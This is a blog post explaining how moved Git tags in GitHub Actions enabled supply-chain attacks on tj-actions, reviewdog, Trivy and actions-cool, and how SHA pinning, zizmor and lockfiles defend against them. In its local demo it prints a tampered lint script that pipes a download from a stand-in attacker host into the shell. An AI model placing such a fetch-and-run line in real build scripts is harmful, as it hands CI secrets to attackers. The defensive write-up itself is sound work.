Who Moved My Tag?
Published . · 18 min read
While writing this, I opened the release workflow of one of my own projects. This is the job that publishes sutras to PyPI:
  publish-pypi:
    needs: build
    runs-on: ubuntu-latest
    environment:
      name: pypi
      url: https://pypi.org/project/sutras/
    permissions:
      id-token: write
    steps:
      - name: Download dist
        uses: actions/download-artifact@v4
        with:
          name: dist
          path: dist/

      - name: Publish to PyPI
        uses: pypa/gh-action-pypi-publish@release/v1
v4 is a tag. release/v1 is a branch. The job has id-token: write, which is the permission PyPI trusted publishing uses to mint an upload token. So the step that holds the keys to my package runs whatever commit a branch in someone else’s repository points to on the day the release runs.
I trust the PyPA folks. That’s not the point. The point is that I’m not trusting the code I reviewed. I’m trusting that nobody, ever, gets push access to that repository and moves that branch.
And that assumption has failed in public, more than once. Not for PyPA, but for other popular actions.
A tag is a sticky note. A commit SHA is a fingerprint.
What @v4 actually means
In Git, tags and branches are names that point to a commit. That’s all they are. A branch is designed to move. A tag usually doesn’t, but it can: anyone with push access can repoint it with git tag -f and git push -f, and every workflow that says @v1 will pick up the new commit on its next run.
For GitHub Actions, moving tags isn’t even unusual. It’s the recommended release process. GitHub’s own guide for action authors tells maintainers to:
Move the major version tag (for example,
v1) to point to the Git ref of the current release.
You can see it on actions/checkout. At the time of writing, v7 and v7.0.1 point at the same commit, and v7.0.0 points somewhere else:
3d3c42e5aac5ba805825da76410c181273ba90b1	refs/tags/v7
9c091bb21b7c1c1d1991bb908d89e4e9dddfe3e0	refs/tags/v7.0.0
3d3c42e5aac5ba805825da76410c181273ba90b1	refs/tags/v7.0.1
That’s the normal, intended behaviour. @v7 means “whatever the maintainers currently call v7.” Most of the time that’s exactly what you want, because you get fixes without touching your workflow. It’s also exactly what an attacker wants.
Here’s the whole attack in a throwaway local repo. A maintainer publishes v1, then someone with push access points v1 at a different commit:
dc9459c7795073ee3b231085b17213ad88538cfb refs/tags/v10223158bb53f0e63895846be5336913ab88a1a56 refs/tags/v1Same name, different commit. Now look at what a consumer gets, by tag and by SHA:
#!/bin/sh
curl -sSf https://attacker.example/x | sh
echo "linting files"#!/bin/sh
echo "linting files"Nothing on the consumer side changed. Same workflow file, same uses: line. The main branch in that repo still points at the clean commit too, so anyone browsing the repository sees nothing wrong. The malicious commit is reachable only through the tag.

A full commit SHA doesn’t have this problem. A Git commit ID is a hash of the commit’s content, which includes its tree and its parents. Change one byte of code and you get a different ID. So @dc9459c7795073ee3b231085b17213ad88538cfb can only ever mean that exact code. GitHub’s secure use reference puts it this way: to backdoor a SHA-pinned action, an attacker “would need to generate a SHA-1 collision for a valid Git object payload.”
If you’re thinking “isn’t SHA-1 broken?”: since Git 2.13, Git’s default SHA-1 implementation is the one by Marc Stevens and Dan Shumow that detects attempts to create collisions.
The same docs are just as direct about tags:
Note that there is risk to this approach even if you trust the author, because a tag can be moved or deleted if a bad actor gains access to the repository storing the action.
That’s the theory. Here’s what it looks like when it actually happens.
It has already happened
Each of these was a real compromise of a widely used GitHub Action. Each time, the attacker moved existing tags. Nobody’s workflow file changed.
tj-actions/changed-files, March 2025 (CVE-2025-30066)
tj-actions/changed-files lists changed files in a PR. It was used by over 23,000 repositories. Between March 14 and March 15, 2025, attackers “retroactively modified multiple version tags to reference a malicious commit”, 0e58ed8.
That commit downloaded a Python script, which read the memory of the GitHub Actions Runner.Worker process, where decrypted secrets live. It then printed them, double base64-encoded, into the workflow log. On a public repository, anyone can read those logs.
StepSecurity caught it because a lint step suddenly made an outbound call to gist.githubusercontent.com. The advisory scores it 8.6 (High), and CISA added it to its Known Exploited Vulnerabilities catalog on March 18, 2025.
How they got the keys: reviewdog and SpotBugs (CVE-2025-30154)
How did the attacker get push access to tj-actions? Palo Alto’s Unit 42 traced it back months, through two other projects:

- November 28, 2024. A SpotBugs maintainer changed a
sonar-findbugsworkflow to use their own personal access token (PAT). - December 6, 2024. The attacker opened a malicious pull request that exploited a
pull_request_targetworkflow and leaked that token. With it, they got a malicious workflow intospotbugs/spotbugsthat leaked all of that repository’s secrets, which included a reviewdog maintainer’s PAT. - March 11, 2025, 18:42 to 20:31 UTC.
reviewdog/action-setup@v1was compromised. Per Wiz, thev1tag was updated to code the attacker had placed on a fork, with the payload inserted base64-encoded intoinstall.sh. - March 14, 2025. Per Unit 42, the attacker got write access to tj-actions/changed-files “using the PAT that they previously acquired by infecting reviewdog/action-setup”, and used it to repoint the tags.
And the real target wasn’t the 23,000 repositories. Unit 42 says “the attacker created a campaign targeted at Coinbase”, specifically coinbase/agentkit, whose workflow depended on tj-actions/changed-files. Coinbase reported that “the attack was unsuccessful at causing any damage to the agentkit project, or any other Coinbase asset.”
The 23,000 other repositories were collateral damage.
Trivy, March 2026 (CVE-2026-33634)
A year later, it was a security scanner’s turn. From Aqua’s own advisory: on March 19, 2026, a threat actor used compromised credentials to “force-push 76 of 77 version tags in aquasecurity/trivy-action to credential-stealing malware, and replace all 7 tags in aquasecurity/setup-trivy with malicious commits.”
The injected code ran before the real Trivy scan, so pipelines looked completely normal. Meanwhile it:
- dumped
Runner.Workerprocess memory through/proc/<pid>/memto pull out secrets, - swept more than 50 filesystem paths for SSH keys, cloud credentials, Kubernetes tokens, Docker configs,
.envfiles and crypto wallets, - encrypted everything and sent it to attacker infrastructure, and if that failed and a PAT was available, created a public
tpcp-docsrepository on the victim’s own account and uploaded the stolen data there.
The trivy-action tags were malicious for about 12 hours. The advisory traces the root cause to a supply chain attack that started in late February 2026: after the first disclosure on March 1, credentials were rotated, but “not atomic (not all credentials were revoked simultaneously)”, which could have let the attacker keep access. It was rated Critical, and CISA added it to the KEV catalog on March 26, 2026.
The interesting part is who was not affected. Among the cases the advisory lists:
- workflows pinned by SHA to a safe
trivy-actioncommit from after 2025-04-09 (more on that date below), - the
0.35.0tag, because it was protected by GitHub’s immutable releases, - Trivy container images referenced by digest.
Every safe path on that list is an immutable reference.
actions-cool/issues-helper, May 2026
Two months later, the same pattern again. On May 18, 2026, StepSecurity reported that every tag of actions-cool/issues-helper, 53 in total, had been moved to impostor commits: commits that don’t appear anywhere in the action’s normal history. All 15 tags of actions-cool/maintain-one-comment got the same treatment. The payload downloaded the Bun runtime, read Runner.Worker memory for credentials, and sent them to an attacker-controlled domain.
StepSecurity’s summary would work as a summary of this whole section: “Only workflows pinned to a known-good full commit SHA are unaffected.”
All four, side by side
| Incident | When | What was moved | Payload | Advisory |
|---|---|---|---|---|
reviewdog/action-setup |
Mar 11, 2025 | v1 tag |
secrets dumped to workflow logs | CVE-2025-30154, High 8.6, in KEV |
tj-actions/changed-files |
Mar 14 to 15, 2025 | multiple version tags | Runner.Worker memory dumped to logs |
CVE-2025-30066, High 8.6, in KEV |
aquasecurity/trivy-action and setup-trivy |
Mar 19 to 20, 2026 | 76 of 77 tags, and all 7 tags | memory dump, filesystem sweep, encrypted exfiltration | CVE-2026-33634, Critical, in KEV |
actions-cool/issues-helper and maintain-one-comment |
May 2026 | all 53 tags, and all 15 tags | memory dump, exfiltration | StepSecurity report |
Four incidents. The attackers had different entry points each time, but the step that reached everyone downstream was the same: move a tag.
A SHA is necessary, not sufficient
Pinning your own uses: lines to SHAs is the biggest single fix here. But all four incidents above also show where it stops working. Five gaps are worth knowing about.
1. Your pin doesn’t pin what the action uses
An action can call other actions. A composite action’s own action.yml has uses: lines too, and your SHA pin does nothing for those. If the action you pinned calls some/other-action@v1, you’re still exposed to v1 moving.
The reviewdog advisory says it plainly. Other reviewdog actions that used reviewdog/action-setup@v1 were also compromised, “regardless of version or pinning method.”

Trivy is an even more precise example. Until April 2025, trivy-action called setup-trivy by tag. PR #456, merged on 2025-04-09, changed that:
     - name: Install Trivy
       if: ${{ inputs.skip-setup-trivy == 'false' }}
-      uses: aquasecurity/setup-trivy@v0.2.2
+      # Pin to hash instead of tag for aquasecurity/setup-trivy action so that GitHub Actions
+      # "allowing select actions" feature can be used to whitelist the dependent action by a hash.
+      # This is needed since some organizations have a policy to only allow pinned 3rd party actions to
+      # be used.
+      uses: aquasecurity/setup-trivy@ff1b8b060f23b650436d419b5e13f67f5d4c3087 # equivalent to `v0.2.2`
That’s the 2025-04-09 date from the advisory. If you had pinned trivy-action by SHA to a commit from before that PR, you got a clean trivy-action, which then pulled in a malicious setup-trivy by tag. Your pin was correct, and it wasn’t enough.
What I love about that diff is the reason in the comment. It wasn’t merged to stop an attack. It was merged so organizations with an allowlist policy could use the action. A year later, it decided who got their secrets stolen.
2. A SHA can come from a fork

This one is subtle. GitHub stores a repository and its forks as one network of commits. So a commit that exists only in a fork can still be referenced through the parent’s name. uses: actions/checkout@<sha> will happily run a SHA that no actions/checkout maintainer ever saw, as long as it lives in some fork of actions/checkout.
Chainguard wrote this up in March 2023 and called them “imposter commits.” A pinned impostor commit looks exactly like a good SHA pin. As zizmor’s docs put it, impostor commits are “visually indistinguishable from normal best-practice hash-pinned actions.” The zizmor docs also point to a historical example, github/dmca@565ece486c7c1652754d7b6d2b5ed9cb4097f9d5, which looks like it’s in github/dmca but actually lives on a fork, with an impersonated commit author.
This isn’t theoretical either. In the Trivy release compromise, the attacker pushed a commit that “swapped the actions/checkout reference to an imposter commit” containing a composite action that fetched malicious Go source. And the actions-cool tags were all moved to impostor commits.
GitHub’s docs still warn about it: “When selecting a SHA, you should verify it is from the action’s repository and not a repository fork.” In practice, that means: never accept a SHA you didn’t resolve yourself from a tag in the real repository, and review PRs that change pinned SHAs as carefully as PRs that change code.
3. The action can still download something mutable
A pinned action can still fetch something unpinned at runtime: a latest binary, a container image by tag, a script from a URL. The Trivy advisory lists “the action’s version: latest parameter” during the exposure window as one of the ways to be affected, regardless of how you pinned the action.
Container images have the same tag-versus-digest problem. alpine:3 can be repushed. alpine@sha256:... can’t. That’s why Trivy images referenced by digest were on the “not affected” list.
4. The version comment is just a comment
The usual way to write a SHA pin is:
uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1GitHub runs the SHA. It never reads the comment. A comment saying # v7.0.1 next to a SHA from somewhere else will pass most human reviews. pinact can verify that version comments match their SHAs, and zizmor’s ref-version-mismatch audit flags pins whose comment doesn’t match the commit.
5. You lose Dependabot alerts
This one is a real trade-off, straight from GitHub’s docs:
Dependabot only creates alerts for vulnerable actions that use semantic versioning and will not create alerts for actions pinned to SHA values.
Dependabot version updates still work on SHA pins (more on that below). But if an advisory lands for an action you’ve pinned by SHA, Dependabot alerts won’t tell you about it. zizmor’s known-vulnerable-actions audit can fill that gap: it resolves a SHA pin back to its tag and checks it against the GitHub Advisory Database.
How to pin without hating it
The usual objection to SHA pinning is that it’s unreadable and you’ll never update anything. Both are solved.
Resolve the SHA from the real repository
git ls-remote asks the upstream repository directly, so you know the commit really belongs to it:
aef6c9b6e301dc803e1bc9133e9ce67ae9b0906b	refs/tags/v1.14.3
7245906fb61fa33a13554f9d5fb856fe61758086	refs/tags/v1.14.3^{}
Notice the two lines. v1.14.3 is an annotated tag, so the first SHA is the tag object, not a commit. The ^{} line is the commit it points to. Pin the ^{} one. (Lightweight tags, like actions/checkout’s v7.0.1 above, only print one line, which is already the commit.)
So the fixed version of my sutras workflow pins the exact commits that those tags and that branch pointed to when I wrote this:
-        uses: actions/checkout@v4
+        uses: actions/checkout@11d5960a326750d5838078e36cf38b85af677262 # v4.4.0

-        uses: astral-sh/setup-uv@v6
+        uses: astral-sh/setup-uv@d0cc045d04ccac9d8b7881df0226f9e82c39688e # v6.8.0

-        uses: actions/upload-artifact@v4
+        uses: actions/upload-artifact@ea165f8d65b6e75b540449e92b4886f43607fa02 # v4.6.2

-        uses: actions/download-artifact@v4
+        uses: actions/download-artifact@d3f86a106a0bac45b974a628896c90dbdf5c8093 # v4.3.0

-        uses: pypa/gh-action-pypi-publish@release/v1
+        uses: pypa/gh-action-pypi-publish@7245906fb61fa33a13554f9d5fb856fe61758086 # v1.14.3
It runs exactly the same code it ran yesterday. The difference is that it’ll keep running that code until I decide otherwise.
Let tools do the pinning and updating
You don’t have to do this by hand:
| Tool | What it does |
|---|---|
| pinact | pinact run rewrites uses: lines to SHAs with version comments, can update them, and can verify that comments match their SHAs |
| zizmor | Static analysis for workflows. unpinned-uses flags tag and branch refs, impostor-commit flags SHAs that aren’t in the claimed repository, ref-confusion flags refs that could be either a branch or a tag |
| Dependabot | Updates SHA-pinned actions and updates the version comment when it’s on the same line, like actions/checkout@<commit> #<tag> |
| Renovate | The helpers:pinGitHubActionDigests preset pins actions to digests and keeps them updated |
| OpenSSF Scorecard | The Pinned-Dependencies check flags unpinned dependencies in workflows, Dockerfiles and shell scripts |
So the update flow becomes: a bot opens a PR that moves a SHA from one commit to another, and you (or your review process) decide whether to merge it. That’s the whole point. With a tag, that decision gets made in someone else’s repository. With a SHA, you make it.
Make it a rule, not a habit
Since August 2025, GitHub’s allowed actions policy can require full SHAs at the enterprise, organization or repository level: “any workflow that attempts to use an action that isn’t pinned will fail.” The same update added blocklisting with a ! prefix, which is handy the day an action you depend on gets hijacked.
Or skip all of this with a lockfile
This one is very new. On October 14, 2026, GitHub put workflow dependency lockfiles in public preview. Instead of rewriting every uses: line, you generate .github/workflows/actions.lock with a GitHub CLI extension:
The lockfile records the commit every reference resolved to, including transitive dependencies, plus the numeric owner_id and repo_id of each source repository:
dependencies:
    'octo-org/deploy-action@v3.1.0':
        ref: 'v3.1.0'
        commit: 'sha1-...'
        owner_id: 44036562
        repo_id: 197814629
(That snippet is the example from GitHub’s docs, not a real lockfile.)
Going by the docs, this covers most of the gaps above:
- Transitive actions. The lockfile includes the actions your actions use, which fixes gap 1. One exception: dependencies of a reusable workflow are covered by the lockfile of the repository that defines it, not yours.
- Impostor commits. The locked commit “must exist within a branch of the source repository.” A commit that only lives in a fork doesn’t meet that.
- Renamed or replaced repositories.
owner_idandrepo_idare checked at run time, so a different repository showing up under the same name won’t match. - Moved tags. Runs use the locked commit, and refs like
v3ormainaren’t re-resolved on a normal run. If a tag has moved upstream,gh actions-lockreports an error instead of silently following it, and you re-resolve it explicitly with--relock.
For repositories that adopt it, GitHub’s docs say SHA pinning in workflow files is no longer necessary, and its secure use guide now calls the lockfile “the strongest protection available.” There’s also a Require lockfile policy, and Dependabot regenerates the matching lockfile entries in its version update PRs.
Two caveats. It’s a public preview and “subject to change”. And, as the changelog says, “Locking does not determine whether the dependency itself is safe, so review dependencies before locking them.” A lockfile freezes whatever you locked, good or bad.
If you maintain an action
Turn on immutable releases (generally available since October 2025). “Tags for new immutable releases are protected and can’t be deleted or moved,” and their assets are locked too. That’s what kept Trivy v0.69.3 and trivy-action 0.35.0 safe in March 2026.
One catch: a floating major tag like v1 that isn’t tied to a release stays movable. GitHub’s own guide for immutable releases still tells you to update those with git tag -f and git push -f --tags. So immutable releases protect the people who pin to v1.2.3, but not the people on @v1.
And pin the actions your action uses, like trivy-action did in PR #456. Your users’ SHA pins can’t reach inside your action.yml.
The same idea, everywhere else
None of this is specific to GitHub Actions. Anywhere you reference code by name, the name can move:
| Where | Mutable | Pinned |
|---|---|---|
| GitHub Actions | uses: actions/checkout@v7 |
uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1 |
| Container images | image: redis:5 |
image: redis@sha256:<digest> |
| pre-commit hooks | rev: v1.2.3 |
pre-commit autoupdate --freeze writes commit hashes into rev |
| pip from Git | pkg @ git+https://github.com/org/repo@main |
pkg @ git+https://github.com/org/repo@<full-commit-sha> |
| Cargo from Git | git = "...", branch = "main" |
git = "...", rev = "<full-commit-sha>" |
Registries like npm and PyPI don’t let you republish over an existing version number, which is part of why lockfiles with hashes work so well there. Git tags and container tags make no such promise.
TL;DR
@v4and@mainrun whatever those names point to when the job starts. Anyone with push access to that repository can change that, and attackers did, in tj-actions, reviewdog, Trivy and actions-cool.- A full commit SHA can only ever mean one exact piece of code. Pin to it, and keep the version in a comment.
- Resolve SHAs yourself from the real repository, and pin the
^{}commit for annotated tags. - A SHA pin doesn’t cover the actions inside the action, a SHA from a fork, or whatever the action downloads at runtime. zizmor catches a lot of this.
- Let pinact, Dependabot or Renovate keep the pins fresh, and use the org policy to require them.
- If you can, try GitHub’s new workflow lockfile. It handles transitive actions and repository identity, which a SHA in a YAML file can’t.
After writing all this, I have some pinning to do in my own repos. The PyPI publish step goes first.
Stay pinned. 👋
References
- GitHub. Secure use reference: Using third-party actions. docs.github.com
- GitHub. Managing custom actions: Using release management for actions. docs.github.com
- GitHub Advisory Database. tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs. CVE-2025-30066. GHSA-mrrh-fwg8-r2c3
- GitHub Advisory Database. Multiple Reviewdog actions were compromised during a specific time period. CVE-2025-30154. GHSA-qmg3-hpqr-gqvc
- Palo Alto Networks Unit 42. GitHub Actions Supply Chain Attack: A Targeted Attack on Coinbase Expanded to the Widespread tj-actions/changed-files Incident. March 2025, updated April 2025. unit42.paloaltonetworks.com
- Wiz Research. GitHub Action supply chain attack: reviewdog/action-setup. March 2025. wiz.io
- StepSecurity. Harden-Runner detection: tj-actions/changed-files action is compromised. March 2025. stepsecurity.io
- Aqua Security. Trivy ecosystem supply chain was briefly compromised. CVE-2026-33634. GHSA-69fq-xp46-6x23
- aquasecurity/trivy-action. Pin aquasecuriy/setup-trivy to hash instead of tag. PR #456, merged 2025-04-09. github.com
- StepSecurity. actions-cool/issues-helper GitHub Action compromised: all tags point to imposter commit that exfiltrates CI/CD credentials. May 2026. stepsecurity.io
- CISA. Known Exploited Vulnerabilities Catalog. cisa.gov
- Chainguard. What the fork? Imposter commits in GitHub Actions and CI/CD. March 2023. chainguard.dev
- zizmor. Audit rules. docs.zizmor.sh
- GitHub Changelog. GitHub Actions policy now supports blocking and SHA pinning actions. August 15, 2025. github.blog
- GitHub Changelog. Immutable releases are now generally available. October 28, 2025. github.blog
- GitHub. Using immutable releases and tags to manage your action’s releases. docs.github.com
- GitHub Changelog. GitHub Actions workflow lockfiles in public preview. October 14, 2026. github.blog
- GitHub. Workflow dependency lockfiles. docs.github.com · Locking action dependencies in a repository’s workflows. docs.github.com
- GitHub. Keeping your actions up to date with Dependabot. docs.github.com
- Git. Git 2.13 release notes. github.com/git/git
- OpenSSF Scorecard. Pinned-Dependencies check. github.com/ossf/scorecard
- suzuki-shunsuke. pinact. github.com